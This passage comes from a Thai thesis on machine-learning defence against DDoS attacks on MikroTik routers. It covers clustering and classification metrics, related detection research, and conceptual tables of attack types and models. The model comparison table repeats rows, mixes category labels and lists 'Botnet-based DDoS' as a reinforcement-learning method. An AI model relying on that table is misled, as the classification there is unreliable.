2.3.4 ค่าคะแนนเอฟหนึ่ง เป็นค่าที่ได้จากค่าเฉลี่ยถ่วงน้ำหนักระหว่าง ค่าความแม่นยำและค่าการระลึกซึ่งใช้เป็นดัชนีชี้วัดประสิทธิภาพของแบบจำลองการเรียนรู้ของเครื่องโดยเฉพาะอย่างยิ่งในกรณีที่ข้อมูลมีความไม่สมดุลระหว่างกลุ่มเป้าหมาย ดังสมการที่ 2-4

$$F1 - score = 2\text{x}\frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}} \quad (2\text{-}4)$$

โดยที่ Precision คือ ค่าความแม่นยำ

Recall คือ ค่าการระลึก

การประเมินผลแบบจำลองค่านี้ช่วยสะท้อนถึงความสามารถของแบบจำลองในการทำนายผลได้อย่างแม่นยำและครอบคลุมในเวลาเดียวกัน โดยหากค่าคะแนนเอฟหนึ่งอยู่ในระดับสูงแสดงว่าแบบจำลองมีความสมดุลที่ดีระหว่างการไม่ทำนายบวกเกินไปและไม่พลาดการทำนายบวกที่ควรจะเป็น

2.3.5 วิธีการวัดและประเมินผลการจัดกลุ่มข้อมูล

การประเมินผลลัพธ์ของการจัดกลุ่มข้อมูล ซึ่งเป็นกระบวนการหนึ่งของการเรียนรู้แบบไม่มีผู้สอนมีความจำเป็นต้องใช้ตัวชี้วัดที่เหมาะสมในการวัดประสิทธิภาพของแบบจำลองที่ใช้ในการจัดกลุ่มทั้งนี้วิธีการประเมินจากข้อมูลภายในการประเมินจากข้อมูลภายใน (Internal Evaluation) โดยอาศัยข้อมูลจากโครงสร้างของกลุ่มข้อมูลเอง ซึ่งไม่จำเป็นต้องมีคำตอบที่ถูกต้องล่วงหน้าตัวชี้วัดที่นิยมใช้ได้มีดังนี้

2.3.5.1 Silhouette Score ใช้วัดความคล้ายคลึงของข้อมูลแต่ละจุดกับกลุ่มของตนเองเมื่อเทียบกับกลุ่มอื่น ค่าสูงแสดงถึงการจัดกลุ่มที่ชัดเจน ดังสมการที่ 2-5

$$S(i) = \frac{\text{b}(i) - \text{a}(i)}{\max\{\text{a}(i)\,, \text{b}(i)\}} \quad (2\text{-}5)$$

โดยที่ a($\boldsymbol{i}$) คือ ระยะห่างเฉลี่ยระหว่างจุด i กับจุดอื่น ๆ ที่อยู่ในกลุ่มเดียวกัน

b($\boldsymbol{i}$) คือ ระยะห่างเฉลี่ยระหว่างจุด i กับจุดใน กลุ่มที่ใกล้ที่สุดถัดไป (ที่ไม่ใช่กลุ่มของ i)

การประเมินผลค่าคะแนน (Silhouette Score) เป็นตัวชี้วัดสำคัญที่ใช้ในการประเมินคุณภาพของการจัดกลุ่มข้อมูลในวิธีการจำแนกโดยค่าที่ได้จะอยู่ในช่วงระหว่าง -1 ถึง 1 ซึ่งสามารถใช้ในการตีความได้อย่างมีนัยสำคัญ ดังนี้ หากค่า s(i) ใกล้ 1 คือจุดข้อมูลนั้นมีความเหมาะสมมากกับกลุ่มที่อยู่ในปัจจุบันกล่าวคือจุดมีความคล้ายกับจุดอื่นๆ ในกลุ่มเดียวกัน และมีความแตกต่างอย่างชัดเจนกับจุดในกลุ่มอื่นการจัดกลุ่มในลักษณะนี้ถือว่ามีประสิทธิภาพดี และในกรณีที่ค่า s(i) ใกล้ 0

แสดงว่าจุดข้อมูลนั้นอยู่ใกล้กับขอบเขตระหว่างสองกลุ่มทำให้ไม่สามารถบอกได้อย่างชัดเจนว่าควรอยู่ในกลุ่มใด การจัดกลุ่มในลักษณะนี้อาจมีความคลุมเครือ และควรมีการพิจารณาจำนวนคลัสเตอร์หรือการแปลงข้อมูลเพิ่มเติมแต่หากค่า s(i) ใกล้ -1 นั่นแสดงว่าจุดข้อมูลน่าจะอยู่ในกลุ่มอื่นมากกว่ากลุ่มที่มันถูกจัดไว้ถือว่ามีความคล้ายกับจุดในกลุ่มอื่นมากกว่ากลุ่มปัจจุบัน เป็นสัญญาณว่าเกิดการจัดกลุ่มที่ผิดพลาดและควรมีการปรับปรุงแบบจำลอง

2.3.5.2 Davies–Bouldin Index วัดความกระจายภายในกลุ่มเทียบกับระยะห่างระหว่างกลุ่มค่าต่ำเป็นการจัดกลุ่มที่ดี ดังสมการที่ 2-6

$$\mathrm{DBI} = \frac{1}{k}\sum_{i=1}^{k} \max_{j \neq i}\left(\frac{S_{i+}S_j}{M_{ij}}\right) \qquad (2\text{-}6)$$

โดยที่ k คือ จำนวนคลัสเตอร์

S_i คือ ความกระจายภายในของคลัสเตอร์ที่ i เช่น ค่าเฉลี่ยของระยะทางจากจุดในคลัสเตอร์ถึงเซ็นทรอยด์

M_{ij} คือ ระยะห่างระหว่างเซ็นทรอยด์ของคลัสเตอร์ที่ i และ j

ค่า DBI ยิ่งต่ำยิ่งดีเนื่องจากค่าของดัชนีนี้สะท้อนถึงคุณภาพของการจัดกลุ่มข้อมูลในสองมิติหลัก ได้แก่ ความกระชับภายในกลุ่มและความแยกจากกันระหว่างกลุ่ม เมื่อค่า DBI ต่ำหมายความว่าจุดข้อมูลภายในแต่ละกลุ่มมีลักษณะรวมตัวกันแน่นจุดต่างๆ ในกลุ่มจะอยู่ใกล้กับศูนย์กลางของกลุ่มจุดศูนย์กลางของกลุ่มข้อมูล ซึ่งแสดงถึงความคล้ายคลึงกันภายในกลุ่มอย่างชัดเจนเป็นคุณสมบัติที่ดีเพราะกลุ่มควรประกอบด้วยข้อมูลที่มีลักษณะใกล้เคียงกันนอกจากนี้ค่า DBI ที่ต่ำกลุ่มแต่ละกลุ่มมีความแตกต่างกันอย่างชัดเจน โดยศูนย์กลางของแต่ละกลุ่มจะอยู่ห่างกันมาก ซึ่งความซ้ำซ้อนหรือการทับซ้อนกันระหว่างกลุ่มมีน้อย การจัดกลุ่มในลักษณะนี้ช่วยให้สามารถนำไปใช้งานต่อได้อย่างมีประสิทธิภาพ เช่น การแบ่งกลุ่มลูกค้า การวิเคราะห์รูปแบบพฤติกรรม หรือการตรวจจับความผิดปกติ ค่า DBI ที่ต่ำจึงแสดงถึงการจัดกลุ่มที่มีคุณภาพดีเพราะแต่ละกลุ่มมีความชัดเจนในตัวเองและแยกจากกลุ่มอื่นได้อย่างเหมาะสม

การประเมินประสิทธิภาพของแบบจำลองการจำแนกประเภทในการเรียนรู้ของเครื่องเป็นขั้นตอนสำคัญที่ช่วยให้สามารถวิเคราะห์และเปรียบเทียบคุณภาพของแบบจำลองได้อย่างมีประสิทธิภาพ โดยอาศัยเมตริกต่าง ๆ ที่มีความเหมาะสมกับบริบทของข้อมูลและปัญหาที่ต้องการศึกษาเมตริกที่นิยมใช้ได้แก่ค่าความถูกต้อง ซึ่งแสดงสัดส่วนของผลการทำนายที่ถูกต้องทั้งหมดเหมาะกับชุดข้อมูลที่มีการกระจายของคลาสอย่างสมดุล ค่าความแม่นยำ ซึ่งวัดความ

ถูกต้องของการทำนายผลลัพธ์ที่เป็นบวก ค่าการระลึก ซึ่งแสดงความสามารถของแบบจำลองในการตรวจจับตัวอย่างกลุ่มบวกอย่างครบถ้วน และค่าคะแนนเอฟหนึ่ง ซึ่งเป็นค่าเฉลี่ยถ่วงน้ำหนักระหว่างความแม่นยำและการระลึก เหมาะกับกรณีข้อมูลไม่สมดุล สำหรับการประเมินการจัดกลุ่มข้อมูลในกรณีของการเรียนรู้แบบไม่ต้องกำกับดูแลนั้นนิยมใช้ตัวชี้วัดจากข้อมูลภายในเช่น ค่าความคล้ายคลึงซึ่งวัดระดับความเหมาะสมของการจัดกลุ่มในแต่ละจุด และค่าดัชนีเดวีส์–โบลดิน วัดความกระชับภายในกลุ่มเทียบกับความแยกกันระหว่างกลุ่ม โดยค่าดัชนีเดวีส์–โบลดิน ที่ต่ำและค่าความคล้ายคลึงที่สูงสะท้อนถึงคุณภาพการจัดกลุ่มที่ดีและสามารถนำไปใช้งานต่อได้อย่างมีประสิทธิภาพ

2.4 งานวิจัยที่เกี่ยวข้อง

การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่องได้มีการศึกษาและพัฒนาแบบจำลองที่หลากหลายเพื่อนำเสนอแนวทางการใช้การเรียนรู้ของเครื่อง และการใช้ปัญญาประดิษฐ์เพื่อเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกดังนี้

การตรวจจับการโจมตีที่เกิดขึ้นในระบบเครือข่าย [5,6,7,8] โดยใช้การใช้เทคโนโลยีการเรียนรู้ของเครื่องและการเรียนรู้เชิงลึกผ่านการใช้แบบจำลองการเรียนรู้ของเครื่องต่างๆ เช่น ป่าการสุ่มเครื่องเวกเตอร์สนับสนุน (Support Vector Machine: SVM) การถดถอยโลจิสติก (Logistic Regression :LR) โครงข่ายเพอร์เซปตรอนหลายชั้น (Multilayer Perceptron) โครงข่ายประสาทเทียมและหน่วยความจำระยะสั้นและระยะยาว (Long Short-Term Memory: LSTM) ช่วยในการตรวจจับและบรรเทาการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย และมีการใช้การจัดกลุ่มแบบเคมีนส์เพื่อปรับปรุงกระบวนการจำแนกปริมาณข้อมูลเครือข่ายให้มีความแม่นยำยิ่งขึ้น โดยวิธีนี้อาศัยหลักการของแบบจำลองเคมีนส์ ในการจัดกลุ่มปริมาณข้อมูลที่ไม่ติดป้ายกำกับ และกำกับด้วยข้อมูลบางส่วนที่มีป้ายกำกับเพื่อพัฒนาเซนทรอยด์ (Centroids) สำหรับการจำแนกปริมาณข้อมูลเครือข่ายโดยใช้ชุดข้อมูลมาตรฐาน CICIDS2017 ซึ่งเป็นชุดข้อมูลที่ใช้กันอย่างแพร่หลายในด้านความมั่นคงปลอดภัยไซเบอร์ โดยงานวิจัยดังกล่าวได้ใช้วิธีการคัดเลือกคุณลักษณะแบบผสมผสานซึ่งประกอบด้วยตัวกรองค่าความแปรปรวนต่ำ อัตราส่วนการได้รับข้อมูล เพื่อคัดเลือกเฉพาะคุณลักษณะที่สำคัญลดความซับซ้อนของแบบจำลอง และเพิ่มความแม่นยำ ในการจำแนกประเภทของปริมาณข้อมูลเครือข่ายผลการทดลองแสดงให้เห็นว่า แบบจำลองเคมีนส์ สามารถจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจายและปริมาณข้อมูลเครือข่ายปกติได้อย่างแม่นยำมีค่าความถูกต้องสูงถึงร้อยละ 79.60 ซึ่งสูงกว่าวิธีการจัดกลุ่มแบบแคนอปี้ (Canopy Clustering) ที่มีค่าความแม่นยำ

เพียงร้อยละ 72.30 ทั้งนี้วิธีการดังกล่าวมีศักยภาพในการลดอัตราการแจ้งเตือนผิดพลาดและสามารถนำไปใช้ในสภาพแวดล้อมจริง

การจำลองการโจมตีแบบปฏิเสธการให้บริการแบบกระจายและการตรวจจับการโจมตีด้วยการเรียนรู้ของเครื่อง [6,9,10,11] จากการใช้สมการ Lanchester งานวิจัยบางส่วนเน้นการใช้สมการ Lanchester เพื่อทำความเข้าใจและคาดการณ์ผลลัพธ์ของการโจมตีและการป้องกันในเครือข่ายการจัดการเครือข่ายที่กำหนดด้วยซอฟต์แวร์ที่ประยุกต์ใช้กับเครือข่าย 5G และการจำลองการโจมตีแบบปฏิเสธการให้บริการแบบกระจายด้วย SYN Flood บน Mininet สำหรับทดสอบและพัฒนาวิธีป้องกันการโจมตี

การทำความเข้าใจและการตอบสนองต่อการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย กระทรวงความมั่นคงแห่งมาตุภูมิของสหรัฐอเมริกา [12,15] นำเสนอการตรวจจับการโจมตีการโจมตีแบบปฏิเสธการให้บริการแบบกระจายในเครือข่าย IoT และ Smart Grid ด้วยวิธีการเรียนรู้ของเครื่องโดยใช้ชุดข้อมูล UNSW-NB15 ในการฝึกแบบจำลองเพื่อตรวจจับตามเวลาจริงช่วยเพิ่มความแม่นยำและความมั่นคงปลอดภัยของระบบอัจฉริยะจากการสื่อสารที่ผิดพลาดอันเกิดจากการโจมตีการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจายในเครือข่าย IoT และระบบโครงข่ายไฟฟ้าอัจฉริยะ

การประยุกต์ใช้วิธีการเรียนรู้ของเครื่องเพื่อการตรวจจับและพยากรณ์ปัญหาในเครือข่ายคอมพิวเตอร์ในยุคที่ปริมาณการรับส่งข้อมูลในระบบเครือข่ายเพิ่มขึ้นอย่างรวดเร็วความสามารถในการบริหารจัดการและป้องกันปัญหาด้านความปลอดภัยและประสิทธิภาพของเครือข่ายจึงเป็นสิ่งจำเป็น โดยงานวิจัยหลายชิ้นในช่วงหลังได้เลือกใช้การเรียนรู้ของเครื่องเพื่อแก้ปัญหาดังกล่าวอย่างมีประสิทธิภาพ โดยสามารถจำแนกแนวทางการวิจัยได้เป็น 3 กลุ่มหลัก ได้แก่ การพยากรณ์ความแออัดของเครือข่าย การตรวจจับการบุกรุก และการป้องกันความปลอดภัยเฉพาะทางในระบบ SDN, IoT และ Dark Web ซึ่งแต่ละกลุ่มมีรายละเอียด ดังนี้

การพยากรณ์ความแออัดของเครือข่ายการประยุกต์ใช้การเรียนรู้แบบมีผู้สอนเพื่อพยากรณ์ความแออัดที่ระดับเราเตอร์ในระบบเครือข่าย [13] โดยแบบจำลองการเรียนรู้ของเครื่องที่พัฒนาขึ้นนั้นสามารถวิเคราะห์ข้อมูลต่าง ๆ เช่น ปริมาณแพ็กเกจในคิวของเราเตอร์ และค่าเฉลี่ยของเวลาเพื่อตัดสินใจล่วงหน้าว่าความแออัดกำลังจะเกิดขึ้นหรือไม่ ซึ่งถือเป็นแนวทางที่ช่วยลดการส่งข้อมูลที่ล้มเหลวได้อย่างมีนัยสำคัญเมื่อเปรียบเทียบกับวิธี TCP แบบดั้งเดิม โดยข้อดีของงานวิจัยนี้อยู่ที่ความสามารถในการคาดการณ์ล่วงหน้าและการปรับตัวต่อสภาพแวดล้อมของเครือข่ายจริงได้อย่างยืดหยุ่น การใช้งานจริงยังมีข้อจำกัด เช่น ต้องการข้อมูลจำนวนมาก และทรัพยากรคอมพิวเตอร์

ที่สูงสำหรับการประมวลผล แนวทางในอนาคตจึงควรพัฒนาให้รองรับการเรียนรู้แบบออนไลน์และทดสอบในเครือข่ายจริงเพื่อประเมินศักยภาพในสถานการณ์จริง

การตรวจจับการบุกรุกและการโจมตีในเครือข่าย [14,15] มุ่งศึกษาผลของการใช้วิธีการสุ่มข้อมูลต่อประสิทธิภาพของระบบ NIDS ที่ใช้การเรียนรู้ของเครื่องใช้วิธีการสุ่ม เช่น SRS, Sketchflow และ Hybrid Sampling สามารถช่วยลดภาระของระบบ โดยยังคงความแม่นยำในการตรวจจับได้ โดยเฉพาะเมื่อใช้ร่วมกับวิธีการป่าแบบสุ่ม ที่ให้ผลความถูกต้องสูงถึงร้อยละ 99.25 หากกลุ่มตัวอย่างน้อยเกินไปอาจทำให้พลาดการบุกรุกบางประเภทได้

การศึกษารูปแบบการโจมตีแบบปฏิเสธการให้บริการแบบกระจายภายใต้โครงข่ายที่ใช้เทคโนโลยี (Software Defined Networking : SDN) [8,16] ได้มีการประยุกต์ใช้วิธีการการเรียนรู้ของเครื่องเพื่อจำแนกประเภทของข้อมูลจราจรในเครือข่าย โดยดำเนินการผ่านการจำลองสถานการณ์ด้วยเครื่องมือ Mininet และตัวควบคุมเครือข่าย OpenDaylight ผลการศึกษาแสดงให้เห็นว่าวิธีการเอ็กซ์จีบูสต์ (XGBoost) และการถดถอยเชิงเส้นให้ความแม่นยำในการจำแนกข้อมูลในระดับสูง โดยเฉพาะวิธีการเอ็กซ์จีบูสต์ ซึ่งมีความแม่นยำถึงร้อยละ 99.26 และสามารถรองรับการตรวจจับการโจมตีตามเวลาจริง ได้อย่างมีประสิทธิภาพอีกทั้งยังสามารถทำงานร่วมกับโพรโทคอล OpenFlow ได้อย่างเหมาะสม

การรักษาความปลอดภัยเฉพาะทางในระบบ IoT และ Dark Web ความปลอดภัยของอุปกรณ์ IoT [17] นำเสนอระบบ SPIDAR ซึ่งเป็น IPS ราคาประหยัดที่ใช้ทั้ง Signature-based และ Behavior-based ร่วมกันเพื่อตรวจจับการโจมตีในบ้าน เช่น การโจมตีแบบปฏิเสธการให้บริการแบบกระจาย และการเจาะระบบโดยการป้อนคำสั่ง SQL ผ่านช่องทางรับข้อมูลของระบบเพื่อเข้าถึงหรือเปลี่ยนแปลงฐานข้อมูลอย่างไม่เหมาะสม โดยใช้ป่าสุ่มในการวิเคราะห์พฤติกรรม โดยเน้นให้สามารถติดตั้งบน Router และ Raspberry Pi เพื่อรองรับผู้ใช้งานทั่วไป ซึ่งถือเป็นแนวทางที่สามารถนำไปใช้งานได้จริงในระดับครัวเรือน

การตรวจจับโดยใช้วิธีการเรียนรู้ของเครื่องแบบมีผู้สอน [14] มุ่งเน้นตรวจจับทราฟฟิกจาก VPN และ TOR ที่นิยมใช้ใน Dark Web โดยใช้วิธีการ เช่น ต้นไม้ตัดสินใจ (J48) ต้นไม้ตัดสินใจ และ เครื่องจักรเวกเตอร์สนับสนุน (SVM) ซึ่งให้ความแม่นยำสูงมากโดยเฉพาะ J48 ที่ให้ผลถึงร้อยละ 99.60 ภายในเวลาเพียง 15 วินาทีทั้งนี้แม้จะยังเป็นการทดสอบในสภาพแวดล้อมจำลองแต่มีศักยภาพที่จะพัฒนาเป็นระบบตรวจสอบตามเวลาจริงที่ระดับ ISP หรือองค์กรขนาดใหญ่ได้ในอนาคต

จากการศึกษางานวิจัยที่เกี่ยวข้องพบว่าการประยุกต์ใช้การเรียนรู้ของเครื่องมีบทบาทสำคัญต่อการเพิ่มประสิทธิภาพและความปลอดภัยของเครือข่ายไม่ว่าจะเป็นการพยากรณ์ความแออัด การตรวจจับการบุกรุก [18] การรักษาความปลอดภัยของอุปกรณ์ที่เชื่อมต่อ แนวโน้มของงานวิจัยใน

อนาคตมุ่งเน้นไปที่การเพิ่มความสามารถในการเรียนรู้แบบต่อเนื่องการใช้งานจริงในระบบขนาดใหญ่ และการผสานกับวิธีการเรียนรู้ของเครื่องร่วมกับเราเตอร์ เพื่อยกระดับความสามารถของระบบรักษาความปลอดภัยในระบบเครือข่ายให้มีประสิทธิภาพมากยิ่งขึ้น

ตารางที่ 2-1 ประเภทของการโจมตีแบบปฏิเสธการให้บริการแบบกระจายในแต่ละระดับ

ประเภทการโจมตี	วิธีการ	ผลกระทบ
1. การโจมตีที่มุ่งเน้นทำลาย(Application - Layer Attacks) [12]	HTTP Flood	ส่งคำขอ HTTP จำนวนมากเพื่อทำให้เซิร์ฟเวอร์ทำงานหนักจนไม่สามารถให้บริการได้
	Slowloris	ส่งคำขอ HTTP ที่ไม่สมบูรณ์อย่างช้า ๆ ทำให้การเชื่อมต่อค้างและใช้ทรัพยากรของเซิร์ฟเวอร์
	XML-RPC Flood	ใช้คำขอ XML-RPC หลายพันครั้งเพื่อทำให้ระบบทำงานหนักเกินขีดความสามารถ
2. การโจมตีที่ไปที่ช่องโหว่ของโพรโทคอลเครือข่าย (Protocol Attacks) [12]	SYN Flood	ส่งคำขอ TCP SYN โดยไม่ตอบรับ TCP ACK ทำให้การเชื่อมต่อค้างและใช้ทรัพยากรเซิร์ฟเวอร์
	Ping of Death	ส่งแพ็กเกจ ICMP ขนาดใหญ่กว่ามาตรฐานทำให้ระบบล่ม
	DNS Amplification	ส่งคำขอ DNS ปลอมไปยังเซิร์ฟเวอร์เพื่อให้ระบบล่มจากการตอบสนองข้อมูลขนาดใหญ่
3. การโจมตีที่สร้างทราฟฟิกขนาดใหญ่เพื่อทำให้แบนด์วิดท์ของเครือข่ายเต็ม(Volumetric Attacks) [12]	UDP Flood	ส่งแพ็กเกจยูดีพีจำนวนมากไปยังพอร์ตแบบสุ่มทำให้ระบบล่มจากการใช้ทรัพยากรสูงเกินไป
	ICMP Flood (Ping Flood)	ส่งคำขอส่งแพ็กเกจไอซีเอ็มพี จำนวนมากเพื่อทำให้ระบบตอบสนองข้อมูลจำนวนมากและล่ม
	Amplification Attacks	การใช้โพรโทคอลต่าง ๆ (DNS, NTP, Memcached) เพื่อส่งข้อมูลขนาดใหญ่ไปยังเป้าหมายที่ปลอมแปลง IP

จากตารางที่ 2-1 การโจมตีแบบปฏิเสธการให้บริการแบบกระจายแบ่งออกเป็น 3 ประเภทหลัก ได้แก่ การโจมตีระดับแอปพลิเคชัน เช่น HTTP Flood และ Slowloris การโจมตีผ่านโพรโทคอล เช่น SYN Flood และ Ping of Death และการโจมตีเชิงปริมาณ เช่น UDP Flood และ Amplification Attacks

ซึ่งล้วนส่งผลให้ระบบไม่สามารถให้บริการได้ตามปกติการเข้าใจลักษณะของแต่ละประเภทเป็นพื้นฐานสำคัญในการพัฒนาแนวทางป้องกันที่มีประสิทธิภาพ

ตารางที่ 2-2 การเปรียบเทียบประสิทธิภาพแบบจำลองในการแบ่งกลุ่ม

กลุ่มแบบจำลอง	วิธีการ	ข้อดี	ข้อเสีย
การเรียนรู้แบบมีผู้สอน	Decision Tree (DT) [10],[14]	เข้าใจง่าย ใช้ทรัพยากรน้อยในการฝึกฝน	มีโอกาสเกิดการฟิตเกินไปและไม่เหมาะข้อมูลที่มีความซับซ้อน
	Support Vector Machine (SVM) [5], [7], [10], [12],	มีความแม่นยำสูงสำหรับข้อมูลที่มีขอบเขตการจำแนกที่ชัดเจน	ใช้เวลาฝึกนาน ไม่เหมาะสำหรับชุดข้อมูลที่มีขนาดใหญ่
	Neural Networks [5]	มีความยืดหยุ่นสูงเหมาะสำหรับการตรวจจับรูปแบบที่ซับซ้อน	ต้องการข้อมูลขนาดใหญ่และใช้ทรัพยากรในการคำนวณมาก
	Random Forest (RF) [12]	ประสิทธิภาพสูงการจัดการข้อมูลที่ซับซ้อน	ใช้ทรัพยากรสูงและเวลาฝึกสอนนาน
	Multi-layer Perceptron (MLP) [12]	มีความยืดหยุ่นสูง เหมาะสำหรับการจำแนกรูปแบบที่ซับซ้อน	อาจเกิดปัญหาการฟิตเกินไปเมื่อข้อมูลมีขนาดใหญ่หรือซับซ้อนมาก
การเรียนรู้ภายใต้การกำกับดูแล	Long Short-Term Memory (LSTM) [12]	เหมาะสำหรับข้อมูลที่มีลำดับเวลาเช่นการตรวจจับการโจมตีแบบต่อเนื่อง	ต้องใช้ทรัพยากรสูงและเวลาฝึกนาน
	Convolutional Neural Network (CNN) [10]	ดีเยี่ยมในการวิเคราะห์ข้อมูลภาพหรือลำดับที่มีการจับรูปแบบซับซ้อน เช่น ข้อมูลเครือข่าย	ใช้เวลาฝึกนาน ต้องการข้อมูลจำนวนมาก และมีความซับซ้อนในการตั้งค่าพารามิเตอร์

ตารางที่ 2-2 (ต่อ)

กลุ่มแบบจำลอง	วิธีการ	ข้อดี	ข้อเสีย
การเรียนรู้ภายใต้การกำกับดูแล	K-Nearest Neighbors (KNN) [7],[10]	ความแม่นยำสูงเมื่อข้อมูลถูกจัดกลุ่มใกล้เคียงกัน	ประสิทธิภาพลดลงเมื่อจำนวนข้อมูลมากขึ้น
	Naive Bayes (NB) [7]	ง่ายในการใช้งานและไม่ต้องการทรัพยากรสูง	มีข้อจำกัดในการจัดการกับข้อมูลที่ซับซ้อนมาก
	Artificial Neural Network (ANN) [7]	ความยืดหยุ่นสูงสามารถจำแนกแบบจำลองที่ซับซ้อนได้ดี	ต้องใช้ทรัพยากรประมวลผลสูง
	Extreme Learning Machine (ELM) [7]	ความเร็วในการฝึกสูงมาก	การตั้งค่าที่ซับซ้อนน้อยกว่า แต่ประสิทธิภาพอาจต่ำลง
	Logistic Regression (LR) [12]	ใช้งานง่ายคำนวณได้เร็ว	ประสิทธิภาพต่ำเมื่อข้อมูลความซับซ้อนสูง
	Long Short-Term Memory (LSTM) [12]	เหมาะสำหรับข้อมูลที่มีลำดับเวลา	ต้องใช้ทรัพยากรสูงและเวลาฝึกนาน
	Convolutional Neural Network (CNN) [10]	ดีเยี่ยมในการวิเคราะห์ข้อมูลภาพหรือลำดับที่มีการจับรูปแบบซับซ้อน	การใช้เวลาฝึกนาน ต้องการข้อมูลจำนวนมาก และมีความซับซ้อนในการตั้งค่าพารามิเตอร์
	K-Nearest Neighbors (KNN) [7],[10]	มีความแม่นยำสูงเมื่อข้อมูลถูกจัดกลุ่มใกล้เคียงกัน	ประสิทธิภาพลดลงเมื่อจำนวนข้อมูลมากขึ้น
	Naive Bayes (NB) [7]	ง่ายในการใช้งานและไม่ต้องการทรัพยากรสูง	มีข้อจำกัดในการจัดการกับข้อมูลที่ซับซ้อนมาก
	Artificial Neural Network (ANN) [7]	มีความยืดหยุ่นสูงสามารถจำแนกแบบจำลองซับซ้อนได้ดี	ต้องใช้ทรัพยากรประมวลผลสูง

ตารางที่ 2-2 (ต่อ)

กลุ่มแบบจำลอง	วิธีการ	ข้อดี	ข้อเสีย
การเรียนรู้ภายใต้การกำกับดูแล	Extreme Learning Machine (ELM) [7]	ความเร็วในการฝึกสูงมากและยังคงรักษาความสามารถในการสร้างทั่วไปได้ดี	มีการตั้งค่าที่ซับซ้อนน้อยกว่าแต่ประสิทธิภาพอาจต่ำลง
	Logistic Regression (LR) [12]	ใช้งานง่าย คำนวณได้เร็ว	ประสิทธิภาพต่ำเมื่อข้อมูลความซับซ้อนสูง
	Matrix Profile [7]	ใช้ได้กับข้อมูลที่มีลักษณะเป็นอนุกรมเวลาใช้ตรวจจับการโจมตีได้อย่างมีประสิทธิภาพ	ต้องปรับขนาดหน้าต่างให้เหมาะสม และใช้เวลานานเมื่อขนาดข้อมูลใหญ่
การเรียนรู้โดยไม่ต้องกำกับดูแล	Marginalized Stacked Denoising Autoencoder (MSDA) [7]	เพิ่มความเร็วในการฝึกสอน เนื่องจากมีโซลูชันแบบ Closed-Form	ประสิทธิภาพอาจลดลงเมื่อข้อมูลมีความซับซ้อนมาก
	Deep Autoencoder [7]	ใช้หลายชั้นเพื่อรู้โครงสร้างข้อมูลเชิงลึก	ต้องการการตั้งค่าที่ซับซ้อน
	K-Means [8]	คำนวณได้เร็วและมีประสิทธิภาพ ใช้งานง่ายและสามารถจัดกลุ่มข้อมูลได้ดีในกรณีข้อมูลมีลักษณะเป็นทรงกลมและรองรับการทำงานกับข้อมูลขนาดใหญ่	ใช้งานไม่ได้ดีเมื่อกลุ่มข้อมูลมีรูปร่างซับซ้อนและต้องกำหนดจำนวนคลัสเตอร์ (k) ล่วงหน้าและไม่รองรับข้อมูลที่มีหมวดหมู่
การเรียนรู้แบบเสริมกำลัง	Botnet-based DDoS [6]	สามารถทำให้เครือข่ายล่มได้ด้วยการใช้จำนวนเครื่องจำนวนมากในการโจมตี	การสร้างและการจัดการบอทต้องอาศัยโครงสร้างที่ซับซ้อน

ตารางที่ 2-2 (ต่อ)

กลุ่มแบบจำลอง	วิธีการ	ข้อดี	ข้อเสีย
การเรียนรู้แบบเสริมกำลัง	Botnet-based DDoS [6]	สามารถทำให้เครือข่ายล่มได้ด้วยการใช้จำนวนเครื่องจำนวนมากในการโจมตี	การสร้างและการจัดการบอทต้องอาศัยโครงสร้างที่ซับซ้อน
แบบจำลองทางคณิตศาสตร์	Lanchester Combat Model [6]	ใช้สมการเชิงอนุพันธ์เพื่ออธิบายการปะทะระหว่างผู้โจมตีและระบบป้องกัน	การจำลองสถานการณ์อาจไม่สมจริงเมื่อปัจจัยที่ใช้ไม่ได้คงที่

จากตารางที่ 2-2 แบบจำลองที่ใช้ในการตรวจจับหรือวิเคราะห์การโจมตีแบบปฏิเสธการให้บริการแบบกระจายถูกจัดออกเป็นหลายกลุ่มได้แก่ การเรียนรู้ภายใต้การกำกับดูแล การเรียนรู้โดยไม่ต้องกำกับดูแล การเรียนรู้แบบเสริมกำลัง และ แบบจำลองทางคณิตศาสตร์ โดยแบบจำลองกลุ่ม การเรียนรู้ภายใต้การกำกับดูแล เช่น ต้นไม้ตัดสินใจ เครื่องเวกเตอร์สนับสนุน โครงข่ายประสาทเทียมและการจดจำข้อมูลระยะยาวและระยะสั้นได้ในเวลาเดียวกัน มีข้อดีในด้านความแม่นยำ และความสามารถในการจัดการข้อมูลที่ซับซ้อน แต่มีข้อจำกัดด้านการใช้ทรัพยากร และระยะเวลาในการฝึกสอนขณะที่แบบจำลองในกลุ่ม การเรียนรู้โดยไม่ต้องกำกับดูแล เช่น วิธีการจัดกลุ่มแบบเคมีนส์ โครงข่ายประสาทเทียมแบบเข้ารหัสถอดรหัสเชิงลึก และโปรไฟล์เมทริกซ์สำหรับการวิเคราะห์อนุกรมเวลาเหมาะกับข้อมูลที่ไม่มีการระบุผลลัพธ์ล่วงหน้าสามารถจัดกลุ่มหรือตรวจจับความผิดปกติได้ดีแต่ต้องมีการกำหนดพารามิเตอร์เบื้องต้นที่เหมาะสมสำหรับการเรียนรู้แบบเสริมกำลัง เช่น Botnet-based DDoS เป็นการจำลองพฤติกรรมของการโจมตีจริงโดยใช้บอตเน็ตทรงพลังแต่ก็ซับซ้อนในการควบคุมส่วนแบบจำลองทางคณิตศาสตร์อย่าง แบบจำลองเชิงกลยุทธ์แบบแลนเชสเตอร์ใช้สมการเชิงอนุพันธ์ในการอธิบายการต่อสู้ระหว่างผู้โจมตีกับระบบป้องกันแต่มีข้อจำกัดด้านความสมจริงเมื่อนำมาใช้ในสภาพแวดล้อมที่ซับซ้อนมากขึ้น

บทที่ 3
วิธีการดำเนินการวิจัย

จากการศึกษาทฤษฎีและงานวิจัยที่เกี่ยวข้องพบว่าการเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่องซึ่งประกอบไปด้วยขั้นตอนดังต่อไปนี้

